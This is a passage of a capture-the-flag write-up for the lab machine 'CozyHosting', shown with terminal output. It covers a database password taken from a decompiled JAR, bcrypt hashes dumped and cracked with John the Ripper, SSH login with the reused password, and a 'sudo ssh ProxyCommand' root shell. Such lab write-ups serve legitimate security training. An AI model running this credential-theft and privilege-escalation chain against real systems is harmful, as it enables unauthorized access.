
Using `jd-gui` I opened up the java archive file

After looking around I got this credential for `postgresql`



```
server.address=127.0.0.1
server.servlet.session.timeout=5m
management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
management.endpoint.sessions.enabled = true
spring.datasource.driver-class-name=org.postgresql.Driver
spring.jpa.database-platform=org.hibernate.dialect.PostgreSQLDialect
spring.jpa.hibernate.ddl-auto=none
spring.jpa.database=POSTGRESQL
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxR
```


To confirm if indeed `postgresql` is running I checked



```
app@cozyhosting:/app$ ss -tublp
Netid State  Recv-Q Send-Q      Local Address:Port       Peer Address:PortProcess
udp   UNCONN 0      0         127.0.0.53%lo:domain          0.0.0.0:*
udp   UNCONN 0      0               0.0.0.0:bootpc          0.0.0.0:*
tcp   LISTEN 0      511             0.0.0.0:http            0.0.0.0:*
tcp   LISTEN 0      4096      127.0.0.53%lo:domain          0.0.0.0:*
tcp   LISTEN 0      128             0.0.0.0:ssh             0.0.0.0:*
tcp   LISTEN 0      244           127.0.0.1:postgresql      0.0.0.0:*
tcp   LISTEN 0      100    [::ffff:127.0.0.1]:http-alt            *:*    users:(("java",pid=1065,fd=19))
tcp   LISTEN 0      128                [::]:ssh                [::]:*
app@cozyhosting:/app$ 
```

Ok cool it is running let's connect to it


Using this [resource]() I was able to enumerate the PostgreSQL database and got the list of users in the `cozyhosting` database



```
   name    |                           password                           | role
-----------+--------------------------------------------------------------+-------
 kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
 admin     | $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admin
(2 rows)

(END)
```


```
- \list
- \c cozyhosting
- \d
- SELECT * FROM users;
```

I got two hashes which were `bcrypt` I tried brute forcing it using `John The Ripper (JTR)` and luckily the `admin` hash cracked




```
→ Cozyhosting john -w=/usr/share/wordlists/rockyou.txt hash2
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
manchesterunited (?)
1g 0:00:03:45 DONE (2023-09-30 03:03) 0.004424g/s 12.42p/s 12.42c/s 12.42C/s catcat..keyboard
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
→ Cozyhosting
```

They was a user on the box `josh`




```
app@cozyhosting:/app$ cd /home
app@cozyhosting:/home$ ls -al
total 12
drwxr-xr-x  3 root root 4096 May 18 15:03 .
drwxr-xr-x 19 root root 4096 Aug 14 14:11 ..
drwxr-x---  3 josh josh 4096 Aug  8 10:19 josh
app@cozyhosting:/home$ 
```

The password worked for the user!




```
➜ Cozyhosting ssh josh@cozyhosting.htb -oHostKeyAlgorithms=+ssh-dss
The authenticity of host 'cozyhosting.htb (10.10.11.230)' can't be established.
ED25519 key fingerprint is SHA256:x/7yQ53dizlhq7THoanU79X7U63DSQqSi39NPLqRKHM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'cozyhosting.htb' (ED25519) to the list of known hosts.
josh@cozyhosting.htb's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-82-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Sep 30 02:03:36 AM UTC 2023

  System load:  0.0               Processes:             243
  Usage of /:   53.9% of 5.42GB   Users logged in:       0
  Memory usage: 20%               IPv4 address for eth0: 10.10.11.230
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Aug 29 09:03:34 2023 from 10.10.14.41
josh@cozyhosting:~$ ls -l
total 4
-rw-r----- 1 root josh 33 Sep 30 01:01 user.txt
josh@cozyhosting:~$ cat user.txt
60ad56e0734cef7399af741159049b30
josh@cozyhosting:~$ 
```

Checking for sudo permission shows that we can run `ssh` as `root`



```
josh@cozyhosting:~$ sudo -l
[sudo] password for josh:
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
josh@cozyhosting:~$ 
```

Moving over to gtfobins I got a command that can spawn a shell with the use of `ssh`



```
josh@cozyhosting:~$ sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
# cd /root
# ls -al
total 40
drwx------  5 root root 4096 Aug 14 13:37 .
drwxr-xr-x 19 root root 4096 Aug 14 14:11 ..
lrwxrwxrwx  1 root root    9 May 18 15:00 .bash_history → /dev/null
-rw-r--r--  1 root root 3106 Oct 15  2021 .bashrc
drwx------  2 root root 4096 Aug  8 10:10 .cache
-rw-------  1 root root   56 Aug 14 13:37 .lesshst
drwxr-xr-x  3 root root 4096 May 11 19:21 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
lrwxrwxrwx  1 root root    9 May 18 15:00 .psql_history → /dev/null
-rw-r-----  1 root root   33 Sep 30 01:01 root.txt
drwx------  2 root root 4096 May  9 18:49 .ssh
-rw-r--r--  1 root root   39 Aug  8 10:19 .vimrc
# cat root.txt
1751124a1b2b16950328b4d35db30ba6
# 
```

What I have learnt:

- Enumeration
- Command Injection
- Reverse Engineering
- Exploiting Sudo Permission

#enumeration #command_injection #reverse_engineering #sudo